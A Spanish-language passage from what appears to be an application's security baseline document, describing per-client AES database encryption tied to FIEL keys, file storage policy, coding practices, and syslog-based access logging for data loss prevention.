La información almacenada en la Base de Datos de la aplicación es resguardada de forma cifrada en la que se implementa el mecanismo de cifrado simétrico y reversible AES el cual utiliza como clave de cifrado una llave diferente por cliente la cual a su vez es cifrada por la llave publica de su FIEL. (ver *23 - Línea base de seguridad: Implementación de mecanismo de no repudio de transacciones*)

**Administración de archivos**:

Los archivos de los clientes son resguardados en Base de Datos con la misma política de *Seguridad en Base de Datos*. lo que garantiza que solo pueden ser accesibles el propietario de la información o alguna entidad autorizada (usuarios de *la aplicación* autenticados con la FIEL).

**Mejores prácticas de codificación**:

* Documentación: Las funciones, métodos, clases y/o módulos cuentan con documentación que describe su funcionalidad
* Se utiliza el principio de responsabilidad única sobre las funciones ó métodos que conforman *la aplicación*.
* Se evita cargar grandes volúmenes de información que puedan comprometer la estabilidad y rendimiento de *la aplicación*.
* El código fuente es administrado mediante un Sistema de Control de Versiones Distribuido en el cual se mantiene el historial de las versiones liberadas así como diferentes variaciones del código base en tiempo de desarrollo. Lo anterior con la finalidad de evitar la contención ocasionado por las modificaciones simultáneas a una misma base de código.
* Se realizan pruebas unitarias y de integración del código.

**31 - Prevención de Pérdida de Datos**

**Monitoreo de acceso a la información:**

Todos los accesos a la información sensible de cada cliente son registrados en una bitácora global que unifica los eventos de Base de Datos, Sistema Operativo y la aplicación. El protocolo syslog (ver *27 - Validación de datos del aplicativo: Bitácora*)